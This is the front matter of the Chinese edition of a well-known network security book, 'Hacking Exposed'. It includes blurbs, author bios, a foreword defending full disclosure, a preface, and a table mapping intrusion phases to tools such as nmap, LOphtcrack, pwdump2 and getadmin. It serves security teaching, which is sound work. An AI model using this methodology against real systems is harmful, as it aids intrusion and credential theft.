网络安全机密与解决方案

Network Security Secrets & Solutions

HACKING EXPOSED

黑客大曝光

第2版

【美】Joel Scambray,Stuart McClure
George Kurtz 著
钟向群 杨继张 译
吴世忠 审校

清华大学出版社
McGraw Hill Education

黑客大曝光 第2版

HACKING EXPOSED

网络安全机密与解决方案

Network Security Secrets & Solutions

"如果本书尚不能给你警示，不能使你严肃对待安全的话，我相信谁也无能为力了..."

——AlephOne，Bugtraq论坛主持人

"这是一本你能买到的最好的全方位揭密的安全书籍，它比以往任何类似书籍有更多信息量、也更实用、更及时。"

——Simple Nomad，《The Hack FAQ and Pandora》的作者

"一本融合侦探小说和技术手册的奇书。"

——Mark A. Kellner，华盛顿时报（Washington Times）

你应当了解真相，真相会使你自由。

——圣经

当今的经济已是全天候、超链接、全数字的经济，计算机安全是每个人的事情。《黑客大曝光：网络安全机密与解决方案》第2版深刻而全面地剖析了黑客对电子商务的渗透以及相应的对策。因特网安全的变化比数字经济更快，自第1版畅销后，又有许多崭新的工具和技术浮出水面。安全技术权威Joel Scambray、Stuart McClure和George Kurtz在第1版基础上补充了220多页全新的技术细节和案例研究。采用这些实际可行的对策堵住网络中的漏洞是防止以"死亡"的形象出现在明天头条新闻中的最好办法。

第2版新增内容：

- "攻击因特网用户"是崭新的一章，阐述了对各种对付浏览器、电子邮件、动态内容的邪恶的客户攻击，包括恶毒的Outlook日期域缓冲区溢出和ILOVEYOU蠕虫病毒等。
- 关于Windows 2000攻击与对策的新章节包括了离线密码数据库攻击和加密文件系统(EFS)漏洞。
- 分布式拒绝服务攻击(DDoS)的工具和技术在新版中详细地进行了阐述(Trinoo, TFN2K, Stacheldraht)。此攻击曾在2000年2月使因特网差点瘫掉。
- 关于PBX和语音系统攻击，补充了许多新材料。
- 较大地更新了电子商务攻击方法，包括新的IIS和Cold Fusion漏洞。
- 新的网络发现工具和技术，包括新的基于Windows的扫描程序、如何利用ARP重定向对交换网络进行嗅探、以及RIP欺骗攻击等。
- 新的对付Windows、UNIX、Linux、NetWare以及其他平台的安全攻击方法，当然还有相应的对策。

装帧设计：宝映图艺公司

McGraw Hill Education http://www.mheducation.com

安氏中国 iS-One

ISBN 7-302-05026-0

读者联系电话：(010)62630320 62589259 网址：www.khp.com.cn

定价：69.00元

网络安全机密与解决方案

黑客大曝光

（第2版）

【美】Joel Scambray,Stuart McClure
George Kurtz 著
钟向群 杨继张 译
吴世忠 审校

清华大学出版社 Education

(京)新登字158号
著作权合同登记号：01-2001-3276

内容提要

全书从攻击者和防御者的不同角度系统阐述了计算机和网络的入侵手段及相应防御措施。

本书的第1版在美国是畅销书，销量已超过10万册。自第1版畅销后，又有许多崭新的工具和技术出现，第2版在第1版的基础上增加了近一倍的新内容，包括探讨了Windows 2000的系统攻击与防御、对因特网用户的攻击与防御；介绍了新的后门和侦破技术，新的分布式拒绝服务攻击(DDoS)的工具和技巧以及新的网络分析工具。

全书注重案例分析，讲解了很多具体攻击的过程，更重要的是将几乎所有讨论过的攻击手段都提供了相应的对策。

本书是安全漏洞的宝典，是负责安全保障工作的网络管理员和系统管理员的必读之书，也可作为信息管理员以及对计算机和网络安全感兴趣的人员的重要参考书。

Hacking Exposed: Network Security Secrets & Solutions

书　名：黑客大曝光：网络安全机密与解决方案(第2版)
作　者：Joel Scambray,Stuart McClure,George Kurtz
译　者：钟向群　杨继张
出版者：清华大学出版社(北京清华大学校内，邮编100084)
印刷者：北京门头沟胶印厂
发　行：新华书店总店北京科技发行所
开　本：异16　印张：46.75　　字数：858千字
版　次：2002年1月第1版　2002年1月第1次印刷
印　数：0001～5000
书　号：ISBN 7-302-05026-0/TP.2932
定　价：69.00元

院士推荐

信息和网络安全技术经过近十年来的发展，在广度和深度上已经有了很大的进步，其中一个重要的研究趋势就是注重攻、防结合，追求动态安全。反映在信息安全技术的研究上，形成了两个完全不同的角度和方向。一个角度是从正面防御的方面考虑，研究加密、鉴别和认证、授权和访问控制等等；另一个角度是从反面攻击的方面考虑，研究漏洞扫描评估、入侵检测、紧急响应、防病毒等等 。不管从事哪方面研究，以平和的心态、深入地了解另一方面 的思路和方法是相当有益的。

[illegible]

从学习信息安全知识的角度看，我们不仅需要了解防护方面的技术，也需要深入了解检测和响应环节的技术。信息安全技术与应用的实践证明：最大的不安全就是自以为安全。安全策略的制定、安全技术的采用和安全保障的获得很大程度上要取决于对安全威胁的把握。因为信息安全工作具有很强的对抗性，威胁时刻存在；各种各样的安全问题常常会掩盖在表面的平静之下。“隐患险于明火”、“知己知彼、百战不殆”等古训对于网络空间的安全防御依然教益匪浅。对于潜在威胁的了解，对于攻击者手法的洞悉，对于自身脆弱性的意识，都是自身安全的前提。

《黑客大曝光》是近年出版的一本从攻击角度论述信息安全的畅销书。它用类似《简氏百科全书》的方式，将网络黑客年的技法和兵器一一罗列，细加盘点。作者告诉你UNIX的配置是如何被篡改的，Windows/NT的注册密钥是怎样被窃换的，可以对NetWare的设置做些什么手脚等。作者虽然无意批评现实主流厂商的产品，但却毫不隐讳地指出了众多产品的缺陷与不足。尤其值得一提的是，作者从攻防兼备的角度，将[illegible]，层层剖析，对攻防思路解释、分析得明明白白。相对于第一版而言，本版在内容上做了及时更新，在“蜜罐”和Windows 2000公开安全漏洞方面，在邮件病毒、分布式拒绝服务攻击和与路由协议有关的攻击方面 ，增添了不少精彩的内容。

黑客入侵技术不会因为我们不去了解它而不复存在；黑客们也不会因为我们不去学习、不去掌握抗击技术和工具而放弃对“手无寸铁”者的攻击。网络安全的保卫者力争不要落在犯罪分子后面。我们需要在知识的获取上与黑客比速度，如果能够先于攻击者之前了解这些知识，那么我们的安全就会更加有保障。他山之石，可以攻玉。从这个意义上讲，《黑客大曝光》是一本很好的、生动的、鲜活的教材，我们乐意将它推荐给广大的信息安全从业人员学习和参考。

中国工程院院士 [illegible]

谨以此书献给我的父母和先辈，是他们给了我生命；献给我的妻子，是她给予我持续的鼓励；也献给我的孩子们，是她们赋予了此书奇异与灵性。

-- Joel Scambray

本书献给我的妻子与孩子；要不是她们坚定的支持与爱，我的一生就几乎没什么值得一提；也献给我的父母，他们给予我的自信心令我感激不尽。

-- Stuart McClure

本书献给我亲爱的妻子 Anna。要不是她的理解、支持和不懈的努力，我不可能完成这本书。我还要感谢我的全体家庭成员，当最后期限眼看就要逾越时，她们帮我“挤占时间”。

-- George Kurtz

本书献给追求真理的人们，他们仍在坚持不懈地从桎梏与训诫中寻求自由。

-- 全体作者

关于作者

Joel Scambray

Joel Scambray是Foundstone公司(http://www.foundstone.com)的主要负责人之一，Foundstone公司向各种机构(从幸福50到新兴的公司)提供信息系统安全咨询服务。他对各种安全技术均有丰富的实战经验；为各种应用程序和产品设计和分析了安全体系结构。Scambray先生在微软的TechNet站点每月“安全问答”中担任专栏答题(http://www.microsoft.com/technet/security)，并且在InfoWorld杂志(http://www.infoworld.com/security)的“安全观察”专栏中发表过许多的安全技术产品分析文章。他曾在Ernst&Young LLP公司的电子安全解决小组中担任主管，是InfoWorld的测试中心高级分析员；也曾任一家大房地产公司的IT主管。Scambray先生是认证的信息系统安全专家(CISSP, Certified Information Systems Security Professional)以及认证的Checkpoint安全工程师(CCSE,Certified Checkpoint Security Engineer)。

读者可通过电子邮件joel@hackingexposed.com 与Joel Scambray联系。

Stuart McClure

Stuart McClure是Foundstone公司(http://www.foundstone.com)的总裁兼CTO，他有十多年的IT和安全经验。McClure先生擅长安全评估、防火墙评测、电子商务应用评测、主机系统评测以及PKI技术、攻击检测、事件响应等。他担任了两年多的InfoWorld杂志“安全观察”专栏的作者之一，该专栏主要讨论各种安全问题、系统脆弱性以及安全技术开发等。在过去的四年中，他与五大安全咨询公司及InfoWorld测试中心一起评测了数以千计的网络与安全的硬软件产品。在此之前，McClure先生花了七年多的时间管理和保障公司、学院及政府机关的网络与系统，这些系统涉及了Cisco, Novell, Solaris, AIX, AS/400, Windows NT以及Linux等多种产品和平台。

读者可通过电子邮件stuart@hackingexposed.com 与Stuart McClure联系。

George Kurtz

George Kurtz是Foundstone公司(http://www.foundstone.com)的CEO，该公司是一个非常优秀和前沿的安全咨询与培训组织。Kurtz先生是国际知名的安全专家，在他的安全顾问生涯中已进行了数以百计的与防火墙、网络及电子商务相关的安全评估。Kurtz先生在入侵检测、防火墙技术、事件响应进程以及远程访问方案等方面有丰富的经验。他还是许多安全会议的专门发言人，其言论在很多著名出版物中被引用，包括“华尔街日报”(The Wall Street Journal)、“信息世界”(Info World)、“今日美国”(USA Today)等。Kurtz先生还经常被邀请在安全事件中发表评论；也是各大电视台(包括CNN，CNBC，NBC及ABC等)的常客。

读者可通过电子邮件george@hackingexposed.com与George Kurtz联系。

关于技术评阅者

Saumil Shah

Saumil Shah先生为Foundstone公司的客户提供信息安全的咨询服务，其专长为道德黑客技术(ethical hacking)与安全体系结构。他获得了认证的信息系统安全专家(CISSP)资格。Shah先生有六年多的系统管理、网络体系以及异种平台集成及信息安全经验。他为IT领域中的许多著名公司做过大量的道德黑客防范训练。在加入Foundstone公司之前，Shah先生与Ernst&Young公司的高级顾问负责其道德黑客防范及安全体系解决方案。Shah先生也是Tata McGraw-Hill India出版社出版的《The Anti-Virus Book》一书的作者，也曾是印美安那管理研究所的研究助理。

读者可通过电子邮件saumil.shah@foundstone.com 与Saumil Shah联系。

Victor Robert "Bob" Garza


Bob Garza是硅谷一跨国公司的高级IT网络工程师，主要负责超过2万5千多台主机的网络的运行支持、网络管理及安全工作。他在计算机行业中有超过20年的工作经验，是"傻瓜"(For Dummies)系列丛书的作者。Garza先生在过去九年中还为InfoWorld和Federal Computer Week撰写过网络和安全产品的回顾文章。Garza先生是电信管理的硕士及信息系统管理的学士。

Eric Schultze

Eric Schultze近九年来一直在信息技术与安全领域中工作，大部分时间关注于微软技术与平台的评估及相关安全性。他也是NetWorld Interop, Usenix, BlackHat, SANS及MIS等安全会议上的经常发言人；他也是计算机安全研究所的指导教师。Schultze先生也经常出现在电视及许多出版物上，比如NBC，CNBC，TIME，ComputerWorld和The Standard等。Schultz公司曾任职的公司有Foundstone，SecurityFocus.com,Ernst&Young,Price Waterhouse,Bealls 以及Salomon Brothers。他曾是本书第一版中的作者之一，目前是一软件开发公司的安全项目主管。

Martin W.Dolphin

Martin Dolphin是Ernst & Young公司在新英格兰的安全技术解决方案业务部的主管。Dolphin先生有十年以上计算机管理经验，其中针对Windows NT、Novell Netware和因特网的安全方面有五年以上的经验。他也给"极端黑客攻击手段——防御你的站点"课程上课。



序

森林中一棵树倒下的时候，也许无人听见，但其倒下时必有轰然之声；如果一个计算机网络有了安全漏洞却没人知道，它是否就安全呢？对于前者，也许只有极端唯心的贝克莱主义者(Berkeleian)会不以为然；而对于后者，就很难有明显的结论了。

安全上存在漏洞(脆弱性)的网络对于知道这个漏洞的人来说自然是不安全的。如果没人知道——也就是说只是未被发现的漏洞——那么网络就是安全的。如果有一个人知道，网络对他来讲是不安全的，而对其他人仍然是安全的。如果网络设备厂商知道……，如果网络研究者知道……，如果黑客圈子里的人知道——网络的不安全性随着漏洞消息的传播而增大。

果真如此吗？事实上，安全脆弱性的存在，与有没有人知道无关。公开其漏洞也并不会导致网络就不安全。关于事物的知识与事物本身并不能混为一谈。公开漏洞的确会增加攻击者利用其漏洞的可能性，但并没有增加漏洞的可能性。攻击者不能突破其无所知的漏洞，但保卫者也不能保护对漏洞无所知的网络。

所以，如果保守漏洞秘密就可提高安全性的话，这种方式也太脆弱了。保守秘密的有效期决定了这种方式的作用期。但是，对于信息的任何操作总是在传播信息。有些人是无意识地泄了密；而其他一些人可能是有意泄密。而有时候秘密却是某些人制造出来的。有一点，秘密一旦泄露，则再无收回的可能。

建立在漏洞公开基础上的安全将更坚固。不错，攻击者会知道其弱点，但事实上他们也会从各种渠道知道的。因此，更重要的是，防卫的一方知道并了解了这些弱点，产品商就会修补，系统管理员就会防范。知道这些弱点的人越多，就会得到更大的安全性。

这也是“全曝光”安全运动的哲学注脚。这几年因特网上的实践证明是正确的，因特网更安全了。面对那些公开的演示漏洞的代码和研究成果，软件商们要否定其产品的漏洞显然也是更困难了；而公司在报纸上已公开其产品弱点的时候也不能再掩盖问题了。因特网虽然仍是非常的不安全，但如果所有这些安全漏洞均不公之于众，则只会更糟。

正是由于公开的信息不能自动地掌握在应该掌握的人手里，因此本书就有必要和大家见面。黑客大曝光是“全曝光”(Full Disclosure)运动的杰出之作，它是安全漏洞的宝典：漏洞是什么，它们如何起作用，我们该怎么办。读完本书，你会对你的网络

了解更多，也会知道如何去加强安全性，此书的价值如金，如我所知之此类书，无出其右者。

当然，信息的好坏，存乎于运用。也许有些人会将此书作为攻击系统的手册；这很不幸，但的确也是事实。不过，权衡之下仍是值得的。其实，对于攻击者来说，已经有了许多攻击系统的手册：Web 站点、聊天室、各种点击就可得到的工具。因此，意在攻击网络的人早已荷枪实弹，这是不言自明的。而正是守卫者们必须武装起来，必须知道黑客是如何运作的，其攻击工具是如何工作的，自己的系统中又有哪些安全漏洞。

本书第1版是畅销书，在不到一年时间里，销售了7万余册。作者之所以觉得有必要更新，是因为计算机安全的发展是如此迅速，许多新的信息应该补充，于是有了第2版的问世。

美国中央情报局(CIA)大厅的石墙上面刻着圣经的话："你应当了解真相，真相会使你自由"。知识就是力量，因为它使你按世界的本来面目做出正确的决定，而不是按照你所认为或相信的那样去做决定。此书将赋予你知识和力量，请你明智使用。

Bruce Schneier
Counterpane Internet Security公司首席技术官
http://www.counterpane.com
2000年7月1日

Bruce Schneier 是 Counterpane Internet Security 公司的创始者和首席技术官(CTO)，该公司(http://www.counterpane.com) 是首屈一指的安全管理监控的公司。他本人也是Blowfish,Twofish 和 Yarrow的设计者。他的最新力作是"秘密与谎言：网络世界中的数字安全"(Secrets and Lies: Digital Security in a Networked World)。

前 言

因特网安全性——伤痕累累

《黑客大曝光》(Hacking Exposed) 第1版出版已逾一年，“信息系统是现代社会的命脉”之类的话也逐渐成为陈词滥调了。0和1所构成的电子脉搏维持着我们的生存，瞬间即达的在线商务滋养着我们的生活，数字的流动就像血液，在我们的大众文化和集体意识的动脉中流淌。

然而，我们必须痛苦地指出，这些动脉在今日因特网的战场上伤痕累累。而更令我们痛苦的是，每日在网络丛林中的数以百万计的人们对于这些伤口仍不以为然，或熟视无睹：

- ▼ 自1998年以来，报告给权威的Bugtraq数据库的信息系统脆弱点(vulnerabilities)的数目就大幅上升了4倍。在2000年的几个月内，从20增到了近80(http:// www.securityfocus.com/vdb/stats.html)。
- ■ 通用脆弱点及曝光(CVE:Common Vulnerabilities and Exposures)编辑版，由来自包括安全软件厂商和学术研究机构在内的20多个安全有关组织中的代表组成。仅1999年就发表了1000多个成熟的、并深入研究过的脆弱点(http://cve.mitre.org)。
- ▲ 计算机安全研究所和FBI联合对美国643个计算机安全从业者进行了调查，它们有公司、政府机构、金融机构、医学研究机构以及大学等。结果发现，90%的调查反馈者在去年发现了电子攻击，其中273个组织报告共有265 589 940美元的经济损失 (http://www.gocsi.com, “2000 Computer Crime and Security Survey”)。

上述仅是已报告的一些材料。作为每日沉浸于这个领域的经验较为丰富的安全从业者，我们可以肯定地说，问题远远比你听到或读到的要严重得多。

显然，我们这个诞生不久的数字生存空间受着这些数以千计的伤口的威胁，可能慢慢地流血而死。我们怎样才能保护自己，免受正在日益增长的既广泛又复杂的攻击呢?

答案：更多的信息

答案在你自己的手中。我们在过去的一年里，费尽苦心地跟踪着战场的脉搏，希望从前线带给你最新的报告。我们在此得说，战斗是很激烈的，但战争看来可以取胜。

在此书中，我们罗列了敌人的攻击方法，在每个案例中，我们给出了保护自己数字领地的已经测试的策略。你会拖延错失这些信息吗？

我们认为德高望重的同事 Bruce Schneier 在第 2 版的序(也许你刚刚读过)谈得非常好。我们不妨再重复其中的几句：

> “黑客大曝光是“全曝光”(Full Disclosure)运动的杰出之作，它是安全漏洞的宝典：漏洞是什么，它们如何起作用，我们该怎么办。读完本书，你会对你的网络了解更多，也会知道如何去加强安全性，此书的价值如金，如我所知之此类书，无出其右者。”

10 万读者已先知

我们的话或Bruce的话都可以不以为然。下面是10多方第1版读者中的几位读者对本书的一些评论：

“我6个月前拜读了这本书，真是令人难以置信的好，去年3月我参加了一次大型美国军队会议，每个参加者（超过300人）都人手一本……”——一个计算机培训公司的总裁

“我得向每一个运行商用Windows NT的人们推荐这本必读之书……它清晰易懂，形式活泼，实例丰富，而且资源和方案均有提供。如果你本季度只购一本计算机书籍，那就是它。”——Stu Sjouwerman，Sunbelt 软件公司总裁，NTools E-News（超过 60 万订户）杂志的编辑，Amazon.com 前 10 名畅销书“Windows NT Power Toolkit”和“Windows 2000 System Administrator's Black Book”的作者

“当你觉得懂了一个课题时，你可以读读这本书。我原以为我懂NT 和UNIX，然而我错了！这本书真正开阔了我的视野，了解了那些我原以为高枕无忧的系统却有如此多的攻击漏洞和枪眼……”——爱尔兰的一位读者

“我为美国政府构建加密数据网络，本书包含比我期望的更多的信息，它覆盖了网络攻击之前和之中所要用到的所有方法。此书令我印象如此深刻，我将它作为藏书，并推荐给我的多位同事。真是件了不起的杰作！”——美国的一位读者

“读之如小说，弃之如地狱！此书是网络安全的使用手册。每个脆弱点都有简明小结，然后指出其发掘的方法，并给出相应的对策。工具和实用程序的总结也是最佳的。如果你尚未一读，应赶快行动！”——密执安的一位读者

“……此书“以贼之道治贼”的方法很具有技巧性，我建议每个CIO都读这本书。”——波士顿的一位读者

“市场上计算机安全书中的佼佼者……如果你从事的工作与计算机安全有关，本书为最好的选择”。—— Hacker News Network，www.hackernews.com

国际畅销书

这只是我们去年收到的大量电子邮件或私人信件中赞美之词中的几例。我们希望在此都予付印，因篇幅所限，仅以下面的几个事实作为读者们大量正面赞誉的证明：

- ▼ 许多大学和学院，包括美国空军和得克萨斯大学，专门围绕本书的内容开设了课程，并以此为课本。
- ■ 本书被翻译成十几种语言，包括德语、汉语、西班牙语、法语、俄语和葡萄牙语。而且成为了国际畅销书。
- ■ 本书在出版的第一年连续赢得Amazon.com 前200的排名，在6个月内升高至前10位。在技术专题领域内那是很少有的卓著业绩。
- ■ 在许多图书排行榜、Web 网站、新闻宣传单中，包括 Amazon，Borders，Barnes & Noble 等，本书在技术和计算机安全书籍中均名列榜首。在 2000 年 5 月 Publisher's Weekly 畅销书排名中，在计算机书籍中名列第五。在 2000 年 6 月 26 日被 News & Observer 评为“最热销计算机书籍”。
- ▲ 1999 年秋天在 Networld+Interop 上刚投放市场，本书即排名销量第一。

第 2 版中的新增内容

当然，我们的著作并非完美。因特网安全的领域远比数字经济要发展得快。许多崭新的工具和技术自本书第 1 版面世后已浮出水面。我们花了巨大的努力来落实新版本中的重点，同时，根据读者的建议，做了全面的改进。

新内容超过 220 多页

下面是第 2 版中修改和补充的最主要内容：

1. 增加了全新的一章“攻击因特网用户”，讲述了对 Web 浏览器、电子邮件软件、活动内容的各种恶毒威胁，以及对因特网客户的各种攻击手段，包括最新的 Outlook 日期域缓冲区溢出攻击以及“ILOVEYOU”蠕虫病毒。
2. 增加针对 Windows 2000 攻击和对策的新的篇幅较长的一章。
3. 在第 15 章中对 E-Commerce 黑客攻击方法做了较大修改。
4. 涵盖了所有新的分布式拒绝服务攻击 (DDOS) 的工具和技巧，这些工具在 2000 年 2 月几乎将因特网击垮（Trinoo,TFN2K,Stacheldraht）。

5. 介绍了新的后门和侦破技术，包括对 Windows 9x 中如 Sub7 之类攻击的防范。
6. 增加新的网络发现工具和技术，包括更新的基于 Windows 的扫描工具，如何用 ARP 重定向在交换网络上实行窃听攻击，以及对 RIP 欺骗攻击的深入分析等。
7. 在每一部分的开头都有新的案例研究，包含了最近的一些安全攻击案例及注解。
8. 更新了 Windows 9x, ME, Windows NT, UNIX, Linux, Netware 以及其他平台的安全攻击信息，并提出了相应的对策。
9. 在拨号攻击的部分，做了修订和更新，增加了关于 PBX 和语音信箱攻击的新材料，以及新的 VPN 内容。
10. 通过新的图示对各种攻击和对策进行了强调，从而更容易获得相关信息。
11. 增加了全新的对应网站 http://www.hackingexposed.com ，有实时更新的内容、新闻和对各种工具及本书引用的因特网资源的链接。
12. 还有，令人尊敬的安全大师 Bruce Schneier（Counterpane Internet 安全公司）为本文所作的序……

所有这些新的材料使得第 2 版有一倍的内容更新。

保留了第 1 版的优点：模块化、组织架构以及可利用性

尽管更新了许多东西，我们仍然保留了全书的基本组织架构，这是第 1 版的读者熟悉和肯定的。即以入侵者的基本攻击方法为线索：

▼ 目标探测和信息攫取
■ 初始探访
■ 特权升级
▲ 掩盖踪迹

我们也努力将内容组织得模块化，从而使忙碌的系统管理员们可以一块一块地消化，不必一次读完。每种攻击和对策都彼此独立，一两页就可以解决问题，无需太多的背景材料。基于操作系统的严格分类可以大大提高效率——比如，你可以直接阅读 Windows 2000 的章节，而不必阅读许多和 UNIX 平台无关的信息。

当然，我们延续了清晰、可读、简洁的写作风格，这是读者们对第 1 版的赞誉之一。我们知道大家很忙，需要直截了当，不需太多的技术术语。正如密执安州的一位读者所写："读之如小说，骇之如地狱"。我们希望不管你是从头至尾地读，还是从中抽取一部分来读，都能让读者满意。

对图示和风险率进行了改进，更易定位

在 Osborne/McGraw-Hill 出版公司的帮助下，我们根据一些读者的建议，对全书

做了一些美术加工：

▼ 对每种攻击技巧均在书的边缘加了强调的图标，从而对特定的穿透测试工具和方法更易定位。比如：

这是一个攻击图标

■ 每个攻击都有对应的可操作的、并经测试的对策，从而直接处理发现的问题。其特定的图标为：

这是对策图标

■ 我们也增加了其他一些有用的标识，对一些容易忽略的细节进行强调：

■ 由于相应的Web站点是本书的重要部分，我们在http://www.hackinge xposed.com中均有图示，以标识更新部分、作者评论以及书中提及的各种工具。

■ 我们对实例中的源代码清单、屏幕快照、图示做了清理，并对用户输入用黑体字标注。

▲ 每种攻击都有相应的风险率，根据作者的经验，归于三个基本因素：

流行度：	***在江湖上用于攻击实际目标的使用频繁度，1为极少，10为广泛使用。***
容易度：	*执行攻击所必须的技巧。1为很少或不需技巧，10为老练的安全程序员。*
影响力：	***攻击成功实施后导致的潜在损害。1为目标的一些无关紧要的信息，10为超级用户账户或类似的信息。***
风险率：	*上述三者的平均值为基本的风险率，向上取整为其值。*

致过去、现在和未来的读者

鉴于大家对本书第1版的厚爱，我们在第2版中倾注了全部身心和满腔热情。我们希望这些努力会使原有的读者仍然惠顾，并且吸引来更多尚未读过本书的朋友，去领略本书的魅力。

—— Joel, Stu, & George

黑客大曝光 网络安全机密与解决方案

无论你是一个想保护自己网络的管理员，还是一个想避免犯历史性安全错误的程序员，或是一个考虑网络安全如何工作的热心人，《黑客大曝光》提供了对付常见攻击过程和防御的坚实基础，安全圈的每个人都应当用心阅读它。

——Rain Forest Puppy (RFP)
Web服务器安全权威，IIS MSADC 漏洞的发现者

大部分有关安全的书往往在一年内就过时了。但是《黑客大曝光》不是这样，它比以往任何类似书籍有更多信息量、也更实用、更及时。这是你能买到的最棒的全方位安全揭密的书了。

——Simple Nomad
知名NT/Netware/Internet 安全专家，《The Hack FAQ and Pandora》的作者

《黑客大曝光》第2版提供了更加全面的安全揭密。作者提供了最新网络攻击技术的详细解释，以及进行防御的必须步骤。鉴于大量的更新内容，以及对最新工具和漏洞的全面覆盖，我强烈推荐《黑客大曝光》的第2版，即使你已经是第1版的读者。

——Fyodor
无法比拟的NMAP安全扫描工具的作者

《黑客大曝光》为安全揭密类书籍设定了标准。最新版本包含更多的信息，更新的攻击方法和防御措施，当然还有作者独具说服力的分析。强烈推荐！

——Todd Sabin
顶级安全程序员，不可缺少的pwdump2 工具的作者

这本非常出色的书不仅提示了可能存在于你环境中的漏洞的细节，还提供指导你的机构防范这些风险的方法。

——Lance Spitzner
Honeynet 项目合作者，大受欢迎的《Know Your Enemy》系列丛书的作者

全面揭密是保护你自己和你的网络的一种强有力的工具。《黑客大曝光》是一个非常有价值的典范。

——Georgi Guninski
著名的因特网安全研究者

黑客剖析图


目标	方法	技术	工具
对于一个外科手术式攻击来说，目标地址范围确定、名字空间查询和信息攫取是核心的任务。其关键在于不要漏掉任何细节。	**踩点 (Footprinting)**	打开源查询 whois whois 的 Web 接口 ARIN whois DNS 区域传送	USENet，搜索引擎，Edgar 任何 UNIX 客户 http://www.networksolutions.com/whois http://www.arin.net/whois dig,nslookup ls -d,Sam Spade
对目标系统所提供的监听服务的评估分析和确定，能使攻击者将注意力集中在最有希望的途径上。	**扫描 (Scanning)**	Ping sweep TCP/UDP 端口扫描 OS 检测	fping,icmpenum,WS_Ping ProPack nmap,SuperScan,fscan nmap,queso,siphon
当攻击者准备确定有效的用户账号或者疏于保护的共享资源时，更多的入侵探询开始了。	**查点 (Enumeration)**	列出用户账号 列出共享文件 确定各种应用	空会话,DumpACL,sid2user ,OnSite Admin showmount,NAT,Legion 利用 telnet,netcat,rpcinfo 攫取旗标
收集足够的数据，从而胸有成竹地尝试访问目标。	**成功访问 (Gaining Access)**	密码窃听 共享文件的蛮力攻击 攫取密码文件 缓冲区溢出	tcpdump,LOphtcrack readsmb NAT,legion tftp,pwdump2(NT) ttdb,bind,IIS,HTR/ISM DLL
如果上述步骤只获得了用户级的访问权限，攻击者就会寻求对系统的完全控制了。	**特权提升 (Escalating privilege)**	密码破解 利用已知漏洞或脆弱点	john,LOphtcrack lc_messages,getadmin,sechole
再次进行信息攫取，以确定可信系统的入侵机制和途径。	**偷窃 (Pilfering)**	评估可信系统的坚固度 搜索明文密码	rhosts,LSA Secrets 用户数据，配置文件，注册表
